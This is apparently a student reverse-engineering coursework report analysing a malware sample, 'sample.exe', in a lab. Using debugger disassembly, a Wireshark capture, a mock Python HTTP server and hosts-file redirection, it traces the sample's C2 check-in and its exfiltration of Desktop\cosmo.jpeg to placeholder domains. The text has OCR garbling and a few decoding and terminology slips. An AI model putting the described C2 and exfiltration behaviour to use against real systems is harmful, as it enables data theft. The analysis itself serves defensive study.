

in collaboration with

Dynamic analysis Report

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ST6052CEM: Reverse Engineering

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August 20, 2024

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Overview of malware

SecureFunds Inc. suffered a data breach because attackers embedded malicious code into a thirdparty software used in the company internal development environment. Once the compromised
application was updated, the malware activated and established a connection with a remote
server to receive its instructions and sending a request for information. It then waited for a
response and verified that the server had responded correctly. When the server went down, the
virus retrieved a file on the organization desktop that contained sensitive information of
organization. Hacker tries to steal the data had been encoded by using a certain technique and
needed to be decoded for use later on. The malicious program established a new network
connection and requested their own server and transfer the encode data into their own server
which helps them to exfiltrate file of organization.

This breach went unnoticed until a routine audit revealed abnormal network traffic patterns and unauthorized data transfers to an external server by the time the attackers had already caused significant damage, leading to financial losses, regulatory scrutiny, and a loss of customer trust.

This type of attack also knows as 'DNS tunneling'.

Preliminary analysis

File Information

File information was extracted by using different tools and techniques as we can see below, Initial properties inspection to get basic info such as size, date created and accessed

Figure 1: Metadata of 'sample.exe'




Figure 2: Using DIE tool file analysis




Figure 3: Sha256 hash of "sample.exe file using DIE




Figure 4: Entropy analysis using DIE to Detect Packed or Encrypted Malware




Figure 6: Memory map of different section





Figure 5: Detailed Virtual raw size



Malware Online Presence

As part of our analysis, we investigated whether the malware sample (sample.exe) had been previously identified and reported on the internet. To do this, we utilized 'VirusTotal' and 'Cuckoo', a widely recognized online service that aggregates data from multiple antivirus engines and a sandbox environment that dynamically analyze.

After uploading the sample.exe to 'VirusTotal' and 'Cuckoo', it was scanned against numerous antivirus databases. The results showed that various of antivirus engines detected the file as malicious with the hash value of the file which serves as a unique identifier, allowing us to track any previous reports or related samples in various threat intelligence databases.

Figure 7: Result of 'sample.exe' upload in virustotoal'




Figure 8: Detail information of 'sample.exe' produced by 'virustotoal'





Figure 9: Information produced by Cuckoo sandbox



File has been identified by 9 AntiVirus engine on IRMA	as malicious (9 events)
G Data Antivirus (Windows)	Virus: Gen:Variant.Fragtor.588033 (Engine A)
Avast Core Security (Linux)	Win32:MalwareX-gen [Trj]
C4S ClamAV (Linux)	C4S.MALWARE.SHA256.AUTOGEN.58704813.UNOFFICIAL
F-Secure Antivirus (Linux)	Trojan.TR/Casdet.xrlre [Aquarius]
Nindows Defender (Windows)	Trojan:Win32/Casdet!rfn
Microsoft Defender ATP (Linux)	Trojan:Win32/Casdet!rfn
eScan Antivirus (Linux)	Gen:Variant.Fragtor.588033(DB)
ESET Security (Windows)	a variant of Generik.KWCULJY trojan
Bitdefender Antivirus (Linux)	Gen:Variant.Fragtor.588033

String Hypothesis:

	Socket ,connect
	getaddrinfo
	@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw
Strings	
	@200 OK
	@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB
	@axuxtxhx.xnxsx.xlxoxcxaxlx
	@Desktop\cosmo.jpeg
	Sendto, recvFrom

Upon removing certain characters from above table string:

- '@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw' removing 'w' we get '@http:://heyy.yooup.plocall'
- '@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB' removing 'B' we get '@.cosmosfromrobotsemiprobium.local
- '@axuxtxhx.xnxsx.xlxoxcxaxlx' removing 'x' we get '@auth.ns.local

The malware appears to establish communications with external domains and local network services with the help of 'socket', then the 'getaddrinfo' used for resolving IP address likely for command and control (C2) and exfiltration of Desktop\cosmo.jpeg data. And other contained domain indicates potential to be sending data and receiving '200 OK' from HTTP server through 'sendto' and 'recvFrom' string. This functionality allows attackers to control the infected system, download additional payloads or exfiltrate sensitive information.

Sandbox Testing

To gain deeper insights into the behavior of the sample.exe malware, we conducted a sandbox analysis using Cuckoo, an advanced malware analysis system that allows for the dynamic execution and monitoring of suspicious files.

This process involved running 'sample.exe' in an isolated environment where it monitored behavior, including any file modifications, network activity, process creation, and registry changes. This approach enabled us to observe the malware's interactions and detect any malicious activities without risking our main systems.

Figure 10: Static analysis by Cuckoo






Figure 11: List of DLL and its API used in 'sample.exe'



There are 'kernel32', 'user32' and 'mscvrt' DLL file which called multiple APIs in the static analysis. Through this we also created a <u>IAT</u> table for further understanding of some of the functions of these APIs.

After static analysis of the file, we check this to see how it behaves in network and other environment. We can see that a 'socket' and 'getaddinfo' API is used and argument "hey.youup.local" and '80' i.e. HTTP is passed through it which resolve the domain name into IP address.

Figure 12: Behavior analysis of 'sample.exe' in network and registry








Figure 13: Malware Information Sharing Platform of 'sample.exe'



Process Graph

Figure 14: process graph how malware executed and exfiltrated 'cosmo.jpeg'



The malware is executed when a third-party software updates its application that linked with software development environment. Upon execution, the malware establishes a network connection using the 'socket' and 'getaddrinfo' APIs to communicate with an external command and control (C2) server. It then uses the 'send' and 'recvfrom' APIs to exchange data with the server including requests for further instructions. The malware also includes error-handling capabilities, ensuring it remains operational even if it encounters network issues, as indicated by the string @Cannot resolve address: Its primary purpose is to get files 'Desktop\cosmo.jpeg', which contain the sensitive information of organization. The malware used '_wfopen' and 'fread' API for file handling 'cosmo.jpeg' then it exfiltrate the information to the attacker server using DNS server (auth.ns.local). This process allows the malware to maintain a persistent presence on the system, covertly exfiltrating data and evading detection.

IAT (Import Address Table)

Table 1: Suspicious APIs used by malware from IAT

DLL Name	APIs	Purpose
	VirtualAlloc	Allocates memory in the virtual address space of the calling process
Kernel32.dll	LoadLibraryA	Loads a DLL into the address space of the calling process.
	GetProcAddress	Retrieves the address of an exported function or variable from a DLL.
Msvcrt.dll	malloc	Allocates memory dynamically and returns a pointer to the allocated memory.
	_wfopen	Opens a wide-character file and returns a pointer to a FILE object that can be used to access the file
	fread	Reads data from a file into a buffer
	strstr	This function finds the first occurrence of a substring within a string.
	тетсру	copies a specified number of bytes from one memory location to another

Technical Analysis

From the above string table, if we de-obfuscated the string we obtained three domain i.e.

'hey.youup.local', 'auth.ns.local', and 'cosmosfromrobotsemiprobium.local'. The domain should need to be resolved into IP address so, adding this domain into our 'hosts' file.

Figure 15: Adding above domain in 'C:/Windows/System32/drivers/etc/hosts' file

```
File
      Edit
            View
# Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
# Additionally, comments (such as these) may be inserted on individual
  lines or following the machine name denoted by a '#' symbol.
# For example:
#
#
       102.54.94.97
                        rhino.acme.com
                                                 # source server
                                                 # x client host
        38.25.63.10
                        x.acme.com
        127.0.0.1
                        hey youup local
                        auth.ns.local
        127.0.0.1
# localhost name resolution is handled within DNS itself.
                        localhost
#
        127.0.0.1
        ::1
                        localhost
#
```

Figure 16: HTTP server response every client with 200 OK

```
import socket
# Define the host and port
HOST = '127.0.0.1'
PORT = 80
server socket = socket.socket(socket.AF INET, socket.SOCK STREAM)
server socket.setsockopt(socket.SOL SOCKET, socket.SO REUSEADDR, 1)
server_socket.bind((HOST, PORT))
server_socket.listen(1)
print(f'Serving HTTP on {HOST} port {PORT} ...')
# Serve forever
while True:
    # Accept a connection
    client_connection, client_address = server_socket.accept()
    # Receive the request data (1024 bytes should be sufficient for this example)
    request = client connection.recv(1024)
    print(request.decode('utf-8'))
    http_response = """\
Hello, World!
   client connection.sendall(http response.encode('utf-8'))
   client connection.close()
```

The 'sample.exe' try to connect and send data to the above domain through HTTP server so, creating a HTTP server from python so we can inspect the what data the malware trying to send to the domain.

Figure 17: Listening server on 127.0.0.1:80

```
PS C:\Users\rniha\OneDrive\Documents\reverse_cw2> & C:\Users\rniha\AppData\Local\Microsoft\WindowsApps\python3.12.exe "c:\Users\rniha\AppData\Local\Programs\Microsoft VS Code\bin\http_server.py"

Serving HTTP on 127.0.0.1 port 80 ...
```

Figure 18: Capturing packet of loopback interface in WireShark

103 64.25494/	127.0.0.1	127.0.0.1	TCP	56 49907 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
104 64.254986	127.0.0.1	127.0.0.1	TCP	56 80 → 49907 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
105 64.254999	127.0.0.1	127.0.0.1	TCP	44 49907 → 80 [ACK] Seq=1 Ack=1 Win=327424 Len=0
106 64.255046	127.0.0.1	127.0.0.1	HTTP	143 GET / HTTP/1.1
107 64.255053	127.0.0.1	127.0.0.1	TCP	44 80 → 49907 [ACK] Seq=1 Ack=100 Win=2161152 Len=0
108 64.256052	127.0.0.1	127.0.0.1	TCP	75 80 → 49907 [PSH, ACK] Seq=1 Ack=100 Win=2161152 Len=31 [TCP segment of a reassembled PDU]
109 64.256066	127.0.0.1	127.0.0.1	TCP	44 49907 → 80 [ACK] Seq=100 Ack=32 Win=327424 Len=0
110 64.256086	127.0.0.1	127.0.0.1	HTTP	44 HTTP/1.1 200 OK

```
Hypertext Transfer Protocol

> GET / HTTP/1.1\r\n

Host: hey.youup.local\r\n

Connection: Keep-Alive\r\n

user-agent: Nim httpclient/1.6.2\r\n

\r\n

[Full request URI: http://hey.youup.local/]

[HTTP request 1/1]

[Response in frame: 110]
```

When executing the 'sample.exe', inspecting the network packet inside the Wireshark we can see after three way handshake it sends the GET http request to the 'hey.youup.local' and server respond with '200 OK'.


API Monitor

To further analyze the behavior of sample.exe, we used an API x86 tool for monitoring the interactions between the malware and the operating system API functions so we can get overview understanding how malware manipulates system resources, interacts with files, communicates over networks, and attempts to evade detection

Figure 19: 'GetProcAddress' API used to return the list of function address



Figure 20: Using function like getaddrinfo, socket, connect, send and recv for C2 with server



From the above figures we can overview the API of malware, TCP connection was made through socket and address of 'hey.youup.local' address was resolved pass through 'getaddrinfo' API .


Then, send API used for sending certain buffer to http server and receive some bytes which upon search and compare from 'strstr' API.

.

x32 DBG


Now, we have clear understanding how the malware works with the help of API monitor. So, it makes it easy to analyze the malware by setting up the breakpoint at API overview gathered. Debugging process can be done by using tool x32 debugger for analyzing the changes in register, dump, and API, etc.

Figure 21: Breakpoints set at various APIs or function



Entry point

Figure 22: Entry point of 'sample.exe' where all the register point to one address of memory



TCP_SOCKET

Figure 23: Disassemble code showing stack preparation for calling socket function

```
1: [esp] 00000002 00000002
2: [esp+4] 0000001 00000001
3: [esp+8] 0000006 0000006
4: [esp+C] 0000006 0000006
5: [esp+10] 5DEF8DC8 5DEF8DC8
```

Figure 24: Parameter for 'socket' push into stack

```
1: [esp] 00000002 00000002

2: [esp+4] 00000001 00000001

3: [esp+8] 00000006 00000006

4: [esp+C] 00000006 00000006

5: [esp+10] 2380A1EB 2380A1EB
```

At address 0040C8CE, the socket function is called with the parameters (2, 1, 6) in the stack frame, which creates a TCP socket over IPv4.

Getaddrinfo (hey.youup.local)

Figure 25:Diassmbley code and stack preparation for calling 'getinfoaddr' function

```
● 0040CA36
                  E8 21FEFFFF
                                                                         ,ebx
,edx
  0040CA3E
                  895C24 08
                                            mov dword ptr
   040CA42
                                            mov dword ptr
                                                                  esp+C
                                                                                             [esp+04]:"80"
[esp]:"hey.youup.local"
   0040CA46
                  894C24 04
                                            mov dword ptr
                                                                  esp],eax
  0.040c\Delta4\Delta
                  890424
                                            mov_dword ptr
                 FF15 20B14200
                                            call dword ptr
                                                                ls:[<&getaddrinfo>]
                 83EC 10
85C0
                                           sub esp,10
test eax.eax
● 0040CA56
                                                                                             eax: "hev. vouun. local"
```

Figure 26:Register push into stack frame as parameter for 'getinfoaddr'

```
1: [esp] 00ECC150 00ECC150 "hey.youup.local
2: [esp+4] 00ECAB10 00ECAB10 "80"
                                                                      2: [esp+4] 00ECAB10 00ECAB10

3: [esp+8] 0062FA60 0062FA60

4: [esp+C] 0062FA5C 0062FA5C

5: [esp+10] 00000000 00000000
    0062FA2C 0040CA3B return to sample.0040CA3B from sample.0040C85C
      0062FA34 | 00ECAB10
0062FA38 | 0062FA60
                  0062FA5C
      0062FA40 00000000
INT WSAAPI getaddrinfo(
   [in, optional] PCSTR
                                              pNodeName,
   [in, optional] PCSTR
                                               pServiceName,
   [in, optional] const ADDRINFOA *pHints,
   [out]
                        PADDRINFOA
                                               *ppResult
);
```


At address 0040CA4D, which contains the 'getaddrinfo' API. Analyzing the stack frame, getaddrinfo('hey.youup.local', '80', '0062FA60', '0062FA5C') resolves network addresses and service information for the given host and service. It provides a standardized way to convert human-readable hostnames and service names into network addresses.

Send (GET method)

Figure 27: Disassembly code and stack prep for calling send function

```
mov eax,dword ptr ds:[42B2E0]
cmp dword ptr ds:[ecx],eax
jne sample.40DBCE
mov ecx,sample.41D560
                             A1 E0B24200
    0040DBC0
0040DBC2
                             3901
75 0A
    0040DBC4
                             B9 60D54100
                             E8 E73DFFFF
8B45 08
                                                                          call sample.4019B5
mov eax,dword ptr
■ 0040DBC9
                             89/424 04
C74424 0C 00000000
894424 08
                                                                         mov dword ptr ss
mov dword ptr ss
                                                                                                                                                           [esp+04]:"GET / HTTP/1.1\r\nHost:
                                                                        mov dword ptr ss:[esp+ou, mov dword ptr ss:[esp+ou, mov eax,dword ptr ds:[ebx] mov dword ptr ss:[esp],eax of tr ds:[<8send>]
                                                                                                             esp+4],es1
[esp+C],0
[esp+8],eax
ds:[ebx]
    0040DRDD
      040DBE1
                             8B03
    0040DBF3
                             890424
                             FF15 34B14200
```

Figure 28: Parameter push into stack for 'send' function



```
int WSAAPI send(
  [in] SOCKET s,
  [in] const char *buf,
  [in] int len,
  [in] int flags
);
```

At address 0040DBE6, the 'send' function is called with parameter pushed into the stack, send ('000001DC', "GET / HTTP/1.1\r\nHost: hey.youup.local\r\nConnection: Keep-Alive\r\nUser-Agent: Nim httpclient/1.6.2\r\n\r\n", 99, 0) function uses the GET method to send the buffer containing HTTP data to the server.

Receive

Before calling 'recv' API

Figure 29: Highlighted disassembled code for calling 'recv' fucntion

```
83EC IU
                                        sub esp, to
                A1 E0B24200
                                        mov eax, dword ptr ds:[42B2E0]
● 0040E088
● 0040E08D
                3901
                                        cmp dword ptr ds:[ecx],eax
                                        ine sample.40E09B
● 0040E08F
                75 OA
0040E091
                B9 00D44100
                                        mov ecx, sample. 41D400
● 0040E096
                E8 1A39FFFF
                                        call sample.4019B5
                8B45 UC
● 0040E09B
                                        mov eax,dword ptr
                897424 04
                                                       ss:[esp+4],esi
ss:[esp+C],eax
  0040E09E
                                        mov dword ptr
  0040E0A2
                894424 OC
                                        mov dword ptr
                                        mov eax, dword ptr
  0040E0A6
                8B45 08
                                                             s:[ebp+8]
  0040E0A9
                894424 08
                                        mov dword ptr ss:[esp+8],eax
  0040E0AD
                                        mov eax, dword ptr ds: [ebx]
                8B03
  0040E0AF
                890424
                                        mov dword ptr ss:[esp],eax
● 0040E0B2
                                        call dword ptr ds:[<&recv>]
sub esp,10
                FF15 28B14200
                83EC 10
● 0040E0B8
● 0040E0BB
                8D65 F8
                                       lea esp, dword ptr ss:[ebp-8]
```

Figure 30: Parameter address and value pushed into stack




Figure 31: Empty buffer address before calling the of 'recv' function

Address		-															ASCII
																	@µB.à
0270102D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0270103D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	-
0270105D	ΔΔ.	00	00	ΛΛ	MΛ	\cap	00	\cap	LAA.	-00	00	00	00	00	00	00	

After 'recv' API called

Figure 32: EIP point to '0040E08'

```
● 0040E0A6
                    8B45 08
                                               mov eax, dword ptr ss:[ebp+8]
                                               mov dword ptr ss:[esp+8],eax
mov eax,dword ptr ds:[ebx]
mov dword ptr ss:[esp],eax
 ● 0040E0A9
                    894424 08
   0040E0AD
                    8B03
   0040E0AF
                    890424
                                               call dword ptr ds:[<&recv>]
                    FF15 28B14200
                                               sub esp,10
→ 0040E0B8
                    83EC 10
                                               lea esp,dword ptr ss:[ebp-8]
                    8D65 F8
```

Figure 33: Address and value move to various register after function called

```
Hide FPU
       0000001F
EAX
EBX
      02731028
ECX
      00000002
       0062F9C8
FDX
EBP
      0062FA78
      0062FA70
ESP
                     "HTTP/1.1 200 OK\n\nHello, V
ESI
      0273102D
EDI
      0062FB40
EIP
      0040E0B8
                     sample.0040E0B8
          00000244
EFLAGS
<u>ZF</u> 1
      PF 1
             <u>AF</u> 0
OF 0
      <u>SF</u> 0
             DF 0
CF 0
      TF 0
             IF 1
            00000000 (ERROR_SUCCESS)
LastError
LastStatus 00000000 (STATUS_SUCCESS)
```

Figure 34: Following the buffer address in DUMP after 'recv' function called

Addi ess	1EX ASCII	
	00 00 00 00 00 00 00 20 00 00 00 c0 0F 00 00 00	
0273101D	00 00 00 08 00 00 00 40 B5 42 00 DC 01 00 00 01@μΒ.Ü	
0273102D	18 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0A HTTP/1.1 200 OK	
	<u>)A 48 65 6C 6C 6F 2C 20 57 6F 72 6C 64 21 0A 00 .Hello, world!.</u>	
	$00 \ 00 \ 00 \ 00 \ 00 \ 00 \ 00 \ 00 $	-
	00 00 00 00 00 00 00 00 00 00 00 00 00	-
	00 00 00 00 00 00 00 00 00 00 00 00 00 00	- 1
0273107D	00 00 00 00 00 00 00 00 00 00 00 00 00	
02724000	20 00 00 00 00 00 00 00 00 00 00 00 00 0	

At address 0040E0B2, the recv API listens to the response sent by the server in response to the request made by the send API. The parameters are pushed onto the stack, and the recv API call recv('0000001F', 'HTTP/1.1 200 OK\nHello, World', 4000, 0) receives the HTTP response, which must be "200 OK," indicating that the request was successful.

STRSTR

Figure 35: Checking and executing 'strstr' function in online complier 'turtorialspoint'

```
#include <stdio.h>
#include <string.h>

int main () {
   const char str[20] = "HTTP/1.1 200 OK\n\nHello, World!\n";
   const char substr[10] = "200 OK";
   char "ret;

// strstr(main_string, substring)
   ret = strstr(str, substr);

// Display the output
   printf("The substring is: %s\n", ret);


   return(0);
}
```

From the above figure 34, it compares the contents of two operands and prints the string present in the 2nd operand within the 1st operand.

Figure 36: Disassemble code before calling 'strstr' function

```
● 00409BAD
                                          mov eax,esi
                                                                                         eax:"200 OK"
● 00409BAF
                 E8 57E6FFFF
                                          call sample.40820
                                          mov dword ptr ss:[esp+4],eax
lea eax,dword ptr ds:[ebx+edi+8]
● 00409BB4
                 894424 04
                                                                                          [esp+04]:"200 OK"
                                                                                         eax:"200 ок", ebx+edi*1+08:"200 ок"
[esp]:"200 ок"
                 8D443B 08
● 00409BB8
                                          mov dword ptr ss:[esp],eax
● 00409BBC
                 890424
                 E8 7C0D0100
                                          call <JMP.&strstr>
• 00409BC4
                                                                                         eax:"200 OK"
```

